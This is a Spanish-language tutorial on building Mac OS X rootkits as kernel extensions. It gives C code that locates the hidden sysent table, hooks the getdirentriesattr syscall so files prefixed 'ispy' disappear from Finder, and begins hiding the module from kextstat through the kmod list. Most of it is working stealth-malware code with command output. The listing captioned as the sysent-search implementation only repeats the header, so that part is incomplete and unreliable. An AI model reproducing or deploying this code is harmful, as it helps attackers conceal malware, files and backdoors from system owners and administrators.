Programación de rootkits en Mac OS X

Acerca de este documento

Las aplicaciones ejecutan en el espacio de usuario ateniéndose a una serie de restric - ciones impuestas por el kernel. Sin embargo, el código que ejecuta en el kernel no tiene restricciones y puede cambiar cualquier aspecto del funcionamiento del sistema operativo. Un rootkit es un programa que se instala en el kernel del sistema operati - vo. Los rootkits son frecuentemente usados como malware ya que permite al atacan - te ocultar ficheros, procesos y conexiones de red, para ser transparente a las herra - mientas de administración. Esto hace que los rootkits sean extremadamente difíciles de detectar y de eliminar. Los rootkits también suelen habilitar un mecanismo de ac - ceso (backdoor) así como sniffers de teclado y ratón. Este documento explica cómo se crea un rootkit.

Antes de leer este reportaje es importante saber programar en C. También ayudará conocer la programación ensamblador del x86, las herramientas de desarrollo de Ap - ple y los conceptos clásicos de sistemas operativos. Si no conoce bien estos concep - tos quizá le ayude empezar primero leyendo el tutorial "Compilar y depurar aplicacio - nes con las herramientas de programación de GNU". Podrá encontrar este tutorial publicado en MacProgramadores.

Nota legal

Madrid, Agosto 2010
Para cualquier aclaración contacte con:
fernando@DELITmacprogramadores.org

Tabla de contenido

1. Extensiones al kernel

Las **extensiones al kernel** (kernel extensions) permiten añadir código al kernel de Mac OS X. Las aplicaciones ejecutan en el espacio de usuario, y sólo pueden comunicarse con el kernel a través de interfaces bien definidos como son las llamadas al sistema. Sin embargo, las extensiones al kernel tienen acceso completo a todas las funciones, variables y estructuras de datos del kernel. Esto permite a las extensiones al kernel modificar completamente la forma en que funciona el kernel.

Al igual que muchos kernels, el kernel de Mac OS X es modular. Esta modularidad permite añadir o eliminar módulos dinámicamente. Esto es común en el caso de los driver de dispositivo, los cuales se cargan dinámicamente cuando se va a utilizar un dispositivo físico o lógico.

A las extensiones al kernel se las llama **kexts**. Aunque podemos cargar y descargar kexts manualmente, normalmente su carga es gestionada por un demonio en el espacio de usuario llamado `kextd`. Este demonio lo carga `launchd` al iniciar el sistema y normalmente nunca se descarga. Tanto el kernel como los procesos en el espacio de usuario pueden realizar llamadas `kextd` para que cargue o descargue módulos del kernel.

IOKit proporciona un framework C++ para el desarrollo de drivers de dispositivos mediante kexts. Un **IOKit driver** es un kext que, en vez de estar programada en C, está programada en Embeded C++. En concreto, los IOKit drivers usan un subconjunto del lenguaje C++ llamado Embedded C++. Tanto los kext como los IOKit drivers permiten implementar las misma operaciones en el kernel: cualquier cosa.

2. Hola kernel

2.1. Crear una extensión al kernel

Para crear un kext con Xcode usamos la opción `File|New Project| System Plug-in|Generic Kernel Extension`. Cuando se nos pida el nombre del proyecto podemos llamarlo `hola-kernel` y acabaremos obteniendo un proyecto como el de la Figura 1. En el proyecto hemos cambiado el target a i386, ya que actualmente por defecto Snow Leopard ejecuta el kernel en 32 bits.

Como podemos ver en la figura, el proyecto crea dos funciones callback que se ejecutan al cargar y descargar el kext. En la Figura 1 hemos añadido llamadas a `printf()` para que se ejecutes cuando el kext se carga y descarga. Las llamadas a `printf()` envían el mensaje recibido al fichero `/var/log/kernel.log`. Durante el arranque del sistema en modo verbose estos mensajes también se ven en la consola.

Cuando creamos una extensión al kernel es importante indicar para qué versión del kernel es la extensión. Al cargarse la extensión se comprueba que la versión del kernel que usa la extensión coincida con la versión del kernel donde se está cargando. Si no coinciden, las indirecciones que haga nuestro kext podrían estar apuntando a

direcciones de memoria diferentes.




Figura 1: Proyecto de extensión al kernel




Figura 2: El fichero Info.plist

Podemos obtener las versiones de KPI (Kernel Programming Interfaces) de nuestro sistema operativo usando el comando `kextstat`. Tras ejecutarlo, observamos que la versión actual de los kext de los que dependemos es la 10.4.0:

```
$ kextstat |grep "com.apple.kpi"
Idx Refs Address Size     Wired    Name (Version) <Linked Against>
1    77  0       0        0        com.apple.kpi.bsd (10.4.0)
2     4  0       0        0        com.apple.kpi.dsep (10.4.0)
3   101  0       0        0        com.apple.kpi.iokit (10.4.0)
4   108  0       0        0        com.apple.kpi.libkern (10.4.0)
5    92  0       0        0        com.apple.kpi.mach (10.4.0)
6    30  0       0        0        com.apple.kpi.private (10.4.0)
7    50  0       0        0        com.apple.kpi.unsupported (10.4.0)
```

Existen dos módulos del Kernel de los que normalmente dependen las kexts: `com.apple.kpi.bsd` y `com.apple.kpi.libkern`. Debemos de indicar los kexts y versiones de que depende nuestro kext en el diccionario `OSBundleLibraries` del fichero `Info.plist` de nuestro proyecto tal como muestra la Figura 2.

También debemos de dar un nombre a nuestro kext usando la propiedad `CFBundleIdentifier` que muestra la Figura 2. Este nombre es el nombre que aparecerá al ejecutar el comando `kextstat`.

Finalmente presionamos el botón `Build` y se nos crea un kext llamado `hola-hernel.kext` en el subdirectorio `build/Debug`. Un kext es un tipo de bundle empaquetado de Mac OS X:

```
$ find hola-kernel.kext
hola-kernel.kext
hola-kernel.kext/Contents
hola-kernel.kext/Contents/Info.plist
hola-kernel.kext/Contents/MacOS
hola-kernel.kext/Contents/MacOS/hola-kernel
hola-kernel.kext/Contents/Resources
hola-kernel.kext/Contents/Resources/English.lproj
hola-kernel.kext/Contents/Resources/English.lproj/InfoPlist.strings
```

El bundle contiene al fichero `Info.plist` con información del kext y un **módulo del kernel** (normalmente llamado **kmod**), que corresponde al fichero binario Mach-O `hola-kernel`. En general el término kext (extensión al kernel) se utiliza para referirse a todo el bundle mientras que el término kmod (modulo del kernel) se utiliza para referirse al binario del kext que se carga en el kernel.

2.2. Cargar y descargar la extensión al kernel

Ahora podemos cargar el módulo del kernel. Para cargarlo hacerlo, Mac OS X nos exige que la extensión al kernel tenga como dueño a root y pertenezca al grupo wheel. Luego primero tenemos que ejecutar:

```
$ cp -r hola-kernel.kext /tmp
$ sudo chown -R root:wheel hola-kernel.kext
```

La razón de copiarlo al directorio `/tmp` es que al cambiar los permisos Xcode fallaría si intentamos recompilar el proyecto, ya que Xcode no tiene permisos suficientes para sobrescribir estos ficheros.

Podemos comprobar que el kext esté buen creado con el comando `kextutil`:

```
$ sudo kextutil hola-kernel.kext
```

Si no obtenemos ningún mensaje de error ya podemos cargar el módulo del kernel usando el comando `kextload`:

```
$ sudo kextload hola-kernel.kext
```

Si la carga es correcta, podemos ver nuestro módulo cargado ejecutando el comando `kextstat`:

```
$ kextstat
Idx Refs Adr      Size   Name (Version) <Linked Against>
1   78   0        0      com.apple.kpi.bsd (10.4.0)
2    4   0        0      com.apple.kpi.dsep (10.4.0)
3  101   0        0      com.apple.kpi.iokit (10.4.0)
4  109   0        0      com.apple.kpi.libkern (10.4.0)
..................
133  0   0xd90000 0x2000 org.macprogramadores.kext.hola-kernel (1) <4
1>
```

El comando indica que nuestro módulo se ha cargado en la dirección de memoria 0xd90000 y que ocupa 0x2000 bytes. La versión de nuestro módulo se indica entre paréntesis y corresponde con el valor que pusimos en la propiedad `CFBundleVersion` de la Figura 2. Entre corchetes angulares se indica los índices de los módulos de los que depende nuestro módulo.

Para descargarlo usamos el comando `kextunload`:

```
$ sudo kextunload hola-kernel.kext
```

Podemos ver el resultado de las sentencias `printf()` en el fichero `kernel.log`:

```
$ tail /var/log/kernel.log
kernel[0]: VBoxFltDrv: version 3.2.6 r63112
kernel[0]: VBoxAdpDrv: version 3.2.6 r63112
kernel[0]: SIOCPROTODETACH_IN6: utun0 error=6
kernel[0]: AirPort: Link Up on en1
kernel[0]: hola-kernel está cargandose
kernel[0]: hola-kernel está descargandose
```

3. Llamadas al sistema

Las **llamadas al sistema** son la forma en que los procesos de usuario llaman a los servicios del kernel. A nivel ensamblador, una llamada al kernel tiene la siguiente forma:

```
mov eax, 1 ; SYS_exit
int 0x80
```

El número en el registro `eax` indica el número de llamada a sistema a ejecutar cuando se ejecute la interrupción 0x80. En el fichero `/usr/include/sys/syscall.h` se detallan los números de las llamadas al sistema de que dispone el sistema operativo.

3.1. La tabla sysent

En el kernel existe una tabla llamada `sysent`[1] en la cual se encuentran indexadas las distintas llamadas al sistema. Cada elemento de la tabla `sysent` tiene la estructura del Listado 1.

```
struct sysent {                    /* system call table */
    int16_t     sy_narg;           /* number of args */
    int8_t      sy_resv;           /* reserved  */
    int8_t      sy_flags;          /* flags */
    sy_call_t   *sy_call;          /* implementing function */
    sy_munge_t *sy_arg_munge32;    /* system call arguments munger
                                      for 32-bit process */
    sy_munge_t *sy_arg_munge64;    /* system call arguments munger
                                      for 64-bit process */
    int32_t     sy_return_type;    /* system call return types */
    uint16_t    sy_arg_bytes;      /* Total size of arguments in bytes
                                      for 32-bit system calls */
};

extern struct sysent sysent[];
extern int nsysent;
```

Listado 1: Estructura de cada elemento sysent

Observe que coincide el nombre de la tabla con el nombre de la estructura que describe cada elemento. De estos campos, el más interesante es `sy_call` que apunta al código que se ejecuta con la llamada al sistema.

Los rootkits frecuentemente modifican este puntero para insertar su propia **función hook** que intercepta las llamadas al sistema de las operaciones que quiere modificar. La idea básica se muestra en el siguiente pseudocódigo:

```
old_sy_call = sysent[sy_call_number].sy_call;
sysent[sy_call_number].sy_call = new_sy_call;

new_sy_call(args) { // Función hook
   // Hacer algo antes de la sy_call real
   old_sy_call(args);
   // Hacer algo despues de la sy_call real
}
```

[1] El nombre de esta tabla procede de que otra forma de llamar al sistema es mediante la instrucción ensamblador `sysenter` (en vez de mediante `int 0x80`).

3.2. Buscar la tabla sysent

A partir de Mac OS X 10.4, para dificultar la manipulación de la tabla `sysent`, el código fuente del kernel no exporta este símbolo. En consecuencia, nuestro kext no puede hacer referencia directa a este símbolo.

Para resolver este problema lo que se suele hacer es buscar la tabla `sysent` aprovechando el hecho de que la variable `nsysent` (ver Listado 1) sí que está exportada y se suele encontrar cerca de la tabla `sysent`.

Vamos a crear otro kext llamado `find-sysent` el cual, al iniciar, busca la posición de la tabla `sysent` en el kernel. Para la versión 10.6.4 de Mac OS X, la tabla `sysent` se encuentra 0x28b0 posiciones antes de la variable exportada `nsysent`.

Podemos ejecutar el comando `nm` sobre la imagen del kernel para averiguar la posición de la variable `nsysent`. En el caso de estar ejecutando el kernel de 32 bits:

```
$ nm -arch i386 /mach_kernel |grep sysent
002bc940 T _hi64_sysenter
0029b7f0 T _hi_sysenter
0029edd0 T _lo_sysenter
008317f0 D _nsysent
0085df9c S _nsysent_size_check
0083afe0 D _systrace_sysent
002a4222 T _x86_sysenter_arg_store_isvalid
002a420e T _x86_toggle_sysenter_arg_store
```

Luego su fórmula de cálculo será:

```
tabla_potencial = (struct sysent*) (0x008317f0 - 0x28b0);
```

El Listado 2 muestran un módulo llamado `find_sysent.c` que permite buscar la tabla `sysent`. Para asegurarnos de que la tabla está bien encontrada la función `find_sysent()` realiza una serie comprobación de consistencia. Si esta comprobación falla devuelve `NULL`. Sino la función devuelve la dirección de memoria de la tabla `sysent`.

```
/* find_sysent.h */
#include <mach/mach_types.h>
#include <sys/systm.h>

typedef int32_t  sy_call_t (struct proc *, void *, int *);
typedef void sy_munge_t (const void *, void *);
struct sysent {                 /* system call table */
   int16_t      sy_narg;        /* number of args */
   int8_t    sy_resv;           /* reserved  */
   int8_t    sy_flags;          /* flags */
   sy_call_t *sy_call;          /* implementing function */
   sy_munge_t   *sy_arg_munge32; /* system call arguments munger
                                    for 32-bit process */
   sy_munge_t   *sy_arg_munge64; /* system call arguments munger
                                    for 64-bit process */
   int32_t      sy_return_type;  /* system call return types */
   uint16_t  sy_arg_bytes;       /* Total size of arguments in bytes for
```

```
                                    32-bit system calls */
};

struct sysent* find_sysent();
```

Listado 2: Interfaz del módulo que busca la tabla sysent

```
/* find_sysent.c */
#include <mach/mach_types.h>
#include <sys/systm.h>

typedef int32_t sy_call_t (struct proc *, void *, int *);
typedef void sy_munge_t (const void *, void *);
struct sysent {                 /* system call table */
   int16_t      sy_narg;        /* number of args */
   int8_t       sy_resv;        /* reserved  */
   int8_t       sy_flags;       /* flags */
   sy_call_t    *sy_call;       /* implementing function */
   sy_munge_t   *sy_arg_munge32; /* system call arguments munger
                                    for 32-bit process */
   sy_munge_t   *sy_arg_munge64; /* system call arguments munger
                                    for 64-bit process */
   int32_t      sy_return_type;  /* system call return types */
   uint16_t     sy_arg_bytes;    /* Total size of arguments in bytes
                                    for 32-bit system calls */
};

struct sysent* find_sysent();
```

Listado 3: Implementación del módulo que busca la tabla sysent

```
/* test_find_sysent.h */
#include <mach/mach_types.h>
#include "find_sysent.h"

static struct sysent* tabla;

kern_return_t test_find_sysent_start (kmod_info_t * ki, void * d) {
    printf("find-sysent está cargandose\n");
    printf("Buscando tabla sysent\n");
    tabla = find_sysent();
    if (tabla==NULL)
        printf("No se encontro la tabla sysent");
    else
       printf("Tabla sysent encontrada en la direccion %p",tabla);
    return KERN_SUCCESS;
}

kern_return_t test_find_sysent_stop (kmod_info_t * ki, void * d) {
    printf("find-sysent está descargandose\n");
    return KERN_SUCCESS;
}
```

Listado 4: Extensión al kernel que busca la tabla sysent

Tras cargar la extensión al kernel del Listado 4 obtenemos el resultado de su ejecución:

```
$ sudo kextload test_find_sysent.kext
$ tail kernel.log
kernel[0]: AirPort: Link Up on en1
```

```
kernel[0]: test_find_sysent está cargandose
kernel[0]: Buscando tabla sysent
kernel[0]: Tabla sysent encontrada en la direccion 0x82ef40
$ sudo kextunload test_find_sysent.kext
```

4. Ocultar ficheros

Un rootkit puede hacer a los ficheros que despliega en la máquina infectada invisibles para las herramientas de administración. Estos ficheros pueden estar destinados a almacenar software, pulsaciones de teclas y otras informaciones del usuario.

4.1. Identificar las llamadas del sistema a modificar

En este apartado vamos a hacer un rootkit que oculta todos los ficheros cuyo nombre empieza por el prefijo `ispy`. Para ello tenemos que empezar descubriendo qué llamadas al sistema hace Finder cuando recorre los directorios. Con este objetivo hemos creado un script `dtrace` como el siguiente:

```
$ cat syscall.d
syscall:::entry / execname == "Finder"/ {
    @func[probefunc] = count();
}
```

Al ejecutarlo obtenemos una cuenta de todas las llamadas al sistema que ha hecho Finder:

```
$ sudo dtrace -s syscall.d
dtrace: script 'syscall.d' matched 434 probes
^C
  chmod                                                             1
  chown                                                             1
  fsgetpath                                                         1
  fsync                                                             1
  getegid                                                           1
  getgid                                                            1
  open_nocancel                                                     1
  rename                                                            1
  write                                                             1
  getdirentriesattr                                                 4
  access_extended                                                   7
  stat64                                                            7
  sigaltstack                                                      10
  sigprocmask                                                      10
  kevent                                                           13
  workq_kernreturn                                                 16
  fstat64                                                          21
  open                                                             24
  close                                                            25
  getuid                                                           34
  getattrlist                                                      46
  pread                                                            50
  geteuid                                                         360
```

Comprobando la ayuda de `man` descubrimos que `getdirentriesattr()` es la llamada al sistema que se utiliza para leer las entradas de un directorio. Esta parece ser la llamada al sistema que está utilizando Finder. El prototipo de esta llamada es un poco complicado:

```
#if __LP64__

int getdirentriesattr(int fd, struct attrlist * attrList,
    void * attrBuf, size_t attrBufSize, unsigned int * count,
    unsigned int * basep, unsigned int * newState,
    unsigned int options);

#else

int getdirentriesattr(int fd, struct attrlist * attrList,
    void * attrBuf, size_t attrBufSize, unsigned long * count,
    unsigned long * basep, unsigned long * newState,
    unsigned long options);

#endif
```

A partir de Snow Leopard las aplicaciones están compiladas en 64 bits, con lo que el prototipo que está usando Finder es el primero: donde `int` es un entero de 64 bits. No es necesario comprender el funcionamiento exacto de la función para modificar su comportamiento. Básicamente, la función `getdirentriesattr()` es una versión extendida de `getdirentries()` en la que también se devuelven los atributos que normalmente se obtendrían con `getattrlist()`. La función recibe en `fd` el descriptor de fichero del directorio a analizar. La función usa `attrBuf` para devolver `count` estructuras de tipo `FInfoAttrBuf` con información de cada fichero del directorio. Esta estructura tiene la forma:

```
typedef struct _FInfoAttrBuf {
     u_int32_t       length;
     attrreference_t name;
     fsobj_type_t    objType;
     char            finderInfo[32];
} FInfoAttrBuf;
```

4.2. Crear la función hook en el kernel

Nuestra función hook en el kernel llamará a la función real y después cambiará el buffer apuntado por `attrList` para eliminar los ficheros que queramos ocultar. También habrá que ajustar el valor devuelto en `count`.

Sin embargo, en general, el prototipo de las llamadas al sistema destinadas al usuario son distintos al prototipo de las llamadas al sistema para el kernel (a las que la tabla `sysent` apunta). Las llamadas al sistema del kernel siempre tienen tres parámetros :

1. Información sobre el proceso que está llamando al sistema.
2. La lista de argumentos que recibe la llamada.
3. El lugar donde depositar el retorno de la llamada.

El prototipo de la función `getdirentriesattr()` del sistema se encuentra declarado en el fichero `sysproto.h` del `Kernel.framework`, y es la siguiente:

```
struct getdirentriesattr_args {
    char fd_l_[PADL_(int)];
    int fd;
    char fd_r_[PADR_(int)];

    char alist_l_[PADL_(user_addr_t)];
    user_addr_t alist;
    char alist_r_[PADR_(user_addr_t)];

    char buffer_l_[PADL_(user_addr_t)];
    user_addr_t buffer;
    char buffer_r_[PADR_(user_addr_t)];

    char buffersize_l_[PADL_(user_size_t)];
    user_size_t buffersize;
    char buffersize_r_[PADR_(user_size_t)];

    char count_l_[PADL_(user_addr_t)];
    user_addr_t count;
    char count_r_[PADR_(user_addr_t)];

    char basep_l_[PADL_(user_addr_t)];
    user_addr_t basep;
    char basep_r_[PADR_(user_addr_t)];

    char newstate_l_[PADL_(user_addr_t)];
    user_addr_t newstate;
    char newstate_r_[PADR_(user_addr_t)];

    char options_l_[PADL_(user_ulong_t)];
    user_ulong_t options;
    char options_r_[PADR_(user_ulong_t)];
};
int getdirentriesattr(proc_t p, struct getdirentriesattr_args *uap,
    int32_t *retval)
```

La estructura en la que se pasan los argumentos tiene un prototipo complicado. Esta forma de distribuir los campos permite que `getdirentriesattr_args` apunte directamente al trozo de pila donde se reciben los argumentos desde el espacio de usuario, evitando así el tener que copiarlos a otra zona de memoria. Los campos que usan macros `PAD*` sirven para hacer padding dependiendo de la arquitectura (ARM para iOS, PowerPC o x86 para Mac).

El Listado 5 muestra una extensión al kernel básica que imprime un mensaje cada vez que seleccionamos una carpeta con Finder.

```
#include <mach/mach_types.h>
#include "find_sysent.h"

#define SYS_getdirentriesattr 222

#define   PAD_(t)   (sizeof(uint64_t) <= sizeof(t) ? 0 \
                    : sizeof(uint64_t) - sizeof(t))
#define   PADL_(t)  PAD_(t)
#define   PADR_(t)  0
struct getdirentriesattr_args {
   char fd_l_[PADL_(int)];
```

```
    int fd;
    char fd_r_[PADR_(int)];

    char alist_l_[PADL_(user_addr_t)];
    user_addr_t alist;
    char alist_r_[PADR_(user_addr_t)];

    char buffer_l_[PADL_(user_addr_t)];
    user_addr_t buffer;
    char buffer_r_[PADR_(user_addr_t)];

    char buffersize_l_[PADL_(user_size_t)];
    user_size_t buffersize;
    char buffersize_r_[PADR_(user_size_t)];

    char count_l_[PADL_(user_addr_t)];
    user_addr_t count;
    char count_r_[PADR_(user_addr_t)];
     // El resto de argumentos pueden ignorarse
};

typedef int (*real_getdirentriesattr_t)(struct proc*, struct
getdirentriesattr_args*, int*);
static real_getdirentriesattr_t real_getdirentriesattr;

static int getdirentriesattr_hook(struct proc* p, struct
getdirentriesattr_args* uap, int* iret) {
    int ret = real_getdirentriesattr(p,uap,iret);
    printf("getdirentriesattr_hook ejecutada\n");
    return ret;
}

static struct sysent* tabla;

kern_return_t hide_files_start (kmod_info_t * ki, void * d) {
    tabla = find_sysent();
    real_getdirentriesattr =
        (real_getdirentriesattr_t)tabla[SYS_getdirentriesattr].sy_call;
    tabla[SYS_getdirentriesattr].sy_call =
        (sy_call_t*) &getdirentriesattr_hook;
    printf("Parcheando kernel");
    return KERN_SUCCESS;
}

kern_return_t hide_files_stop (kmod_info_t * ki, void * d) {
    tabla[SYS_getdirentriesattr].sy_call =
        (sy_call_t*) real_getdirentriesattr;
    printf("Desparcheando kernel");
    return KERN_SUCCESS;
}
```

Listado 5: Extensión al kernel que busca la tabla sysent

Al cargar la extensión al kernel y navegar con Finder obtenemos:

```
$ sudo kextload hide_files.kext
$ tail -f /var/log/kernel.log
kernel[0]: Parcheando kernel
kernel[0]: getdirentriesattr_hook ejecutada
kernel[0]: getdirentriesattr_hook ejecutada
kernel[0]: getdirentriesattr_hook ejecutada
kernel[0]: getdirentriesattr_hook ejecutada
```

```
kernel[0]: getdirentriesattr_hook ejecutada
^C
$ sudo kextunload hide_files.kext
```

Una vez creado el esqueleto de nuestra extensión al kernel, vamos a rellenar la función `getdirentriesattr_hook()` como muestra el Listado 6.

```
static real_getdirentriesattr_t real_getdirentriesattr;

static int getdirentriesattr_hook(struct proc* p, struct
getdirentriesattr_args* uap, int* iret) {
   int ret = real_getdirentriesattr(p,uap,iret);
    int count;
    copyin(uap->count,&count,4);
    char* buffer;
    MALLOC(buffer, char*, uap->buffersize, M_TEMP,M_WAITOK);
    copyin(uap->buffer,buffer,uap->buffersize);
    FInfoAttrBuf* entry = (FInfoAttrBuf*)buffer;
    int n_found = 0;
    int size_removed = 0;
    for (int i=0;i<count;i++) {
        char* filename = ((char*)&entry->name)
                        + entry->name.attr_dataoffset;
        int size_entry = entry->length;
        if (!memcmp(filename,"ispy",4)) {
          char* current_entry = (char*)entry;
            char* next_entry = current_entry + entry->length;
            int size_left = uap->buffersize - (current_entry-buffer);
            memmove(current_entry,next_entry,size_left);
            n_found++;
            size_removed += size_entry;
        } else {
          entry = (FInfoAttrBuf*) ( ((char*)entry)+size_entry );
        }
    }
    if (n_found>0) {
       count -= n_found;
        copyout(&count,uap->count,4);
        uap->buffersize -= size_removed;
        copyout(buffer,uap->buffer,uap->buffersize);
    }
    FREE(buffer, M_TEMP);
    return ret;
}
```

Listado 6: Función getdirentriesattr_hook()

La función hook empieza llamando a la función real del kernel. Después la función hook debe modificar los valores recibidos de la función real. La idea básica es que desde nuestra función hook en el kernel podemos acceder al buffer del proceso de usuario usando `uap->buffer`. El tipo `user_addr_t` indica que la dirección de memoria es del espacio de memoria del usuario (y no del espacio de memoria del kernel). Esa información es importante porque el código del kernel no puede acceder directamente a memoria del espacio de usuario. Para saltar esta barrera, la función `copyin()` permite traer datos del espacio de memoria del usuario al espacio de memoria del kernel. Del mismo modo usará `copyout()` permite llevar datos al espacio de memoria del usuario.

La función empieza usando `copyin()` para obtener el valor de `count`, es decir, el número de estructuras en el buffer. Para reservar memoria dinámica en el espacio de memoria, no debemos usar la función estándar `malloc()` sino el macro `MALLOC()`. Este macro lo usa nuestra función para reservar memoria. Después usa `copyin()` para copiar el buffer desde el espacio de memoria de usuario al espacio de memoria del kernel. Una vez que este buffer está en el espacio de memoria del kernel, la función itera sobre este buffer para eliminar las entradas de ficheros cuyo nombre empieza por "`ispy`".

Una vez modificado el buffer, la función usa `copyout()` para volverlo a copiar al espacio de memoria del usuario. La función también modifica el campo `buffersize` del espacio de memoria del usuario.

Una vez compilada e instalada la extensión al kernel, Finder deja de mostrar los ficheros que queremos ocultar. Más interesante es darse cuenta de que, aunque tengamos esta extensión instalada, el comando `ls` sigue mostrando los ficheros que queríamos ocultar. Tras estudiar este comando con `dtrace` descubrimos que el comando `ls` no usa la llamada al sistema `getdirentriesattr()`, sino que utiliza la llamada al sistema `getdirentries64()`:

```
$ sudo dtrace -s syscall.d
dtrace: script 'syscall.d' matched 434 probes
^C
  close                                                 1
  exit                                                  1
  fcntl_nocancel                                        1
  fstatfs64                                             1
  open                                                  1
  getdirentries64                                       2
  fstat64                                               3
  ioctl                                                 4
  munmap                                                4
  stat64                                                4
  mmap                                                  6
```

El corolario es que para que los ficheros queden escondidos para las distintas herramientas de administración es necesario parchear también las llamadas al sistema `getdirentries()` y `getdirentries64()`. Dejamos este trabajo como ejercicio para el lector.

5. Ocultar el rootkit

El apartado anterior permite al rootkit ocultar sus ficheros, sin embargo la extensión al kernel sigue siendo visible:

```
$ kextstat
Idx Ref Addr       Name (Version) <Linked Against>
1    78 0          com.apple.kpi.bsd (10.4.0)
2     4 0          com.apple.kpi.dsep (10.4.0)
3   103 0          com.apple.kpi.iokit (10.4.0)
4   111 0          com.apple.kpi.libkern (10.4.0)
..............................
```

```
134    0 0x5913c000 org.virtualbox.kext.VBoxNetAdp (3.2.6) <131 5 4 1>
135    0 0xe75000   org.macprogramadores.kext.hide-files (1) <4 1>
```

Para que un rootkit permanezca oculto no debe de aparecer en la **lista de módulos cargados**. En este apartado vamos a describir cómo se elimina el rootkit de esta lista.

En el apartado anterior describimos cómo usar `dtrace` para identificar las llamadas al kernel usadas por `kextstat`. En este apartado vamos a seguir una aproximación distinta. Dado que la extensión al kernel tiene acceso a todas las estructuras de datos del kernel, vamos a ver cómo modificar la estructura de datos donde se almacenan los módulos del kernel.

5.1. Encontrar la lista de módulos cargados

El kernel mantiene una estructura de datos por cada módulo cargado de tipo `kmod_info_t`. En el fichero `osfmk/mach/kmod.h` se encuentra el prototipo de esta estructura:

```
typedef struct kmod_info {
    struct kmod_info *next;
    int                 info_version;    // version of this structure
    int                 id;
    char                name[KMOD_MAX_NAME];
    char                version[KMOD_MAX_NAME];
    int                 reference_count; // # refs to this
    kmod_reference_t    *reference_list; // who this refs
    vm_address_t        address;         // starting address
    vm_size_t           size;            // total size
    vm_size_t           hdr_size;        // unwired hdr size
    kmod_start_func_t   *start;
    kmod_stop_func_t    *stop;
} kmod_info_t;
```

Este es el tipo del parámetro que reciben nuestras funciones de inicialización y desinicialización de las extensiones al kernel (ver Figura 1).

En el kernel existe una variable global llamada `kmod` que punta a una lista enlazada con todos los módulos cargados en memoria. La siguiente función (extraída del fichero `kmod.h`) muestra cómo se iteran los elementos de esta lista:

```
kmod_info_t *kmod = NULL;
.....................
kmod_info_t* kmod_lookupbyname(const char * name) {
    kmod_info_t* k = NULL;
    k = kmod;
    while (k) {
        if (!strncmp(k->name, name, sizeof(k->name)))
        break;
        k = k->next;
    }
    return k;
}
```

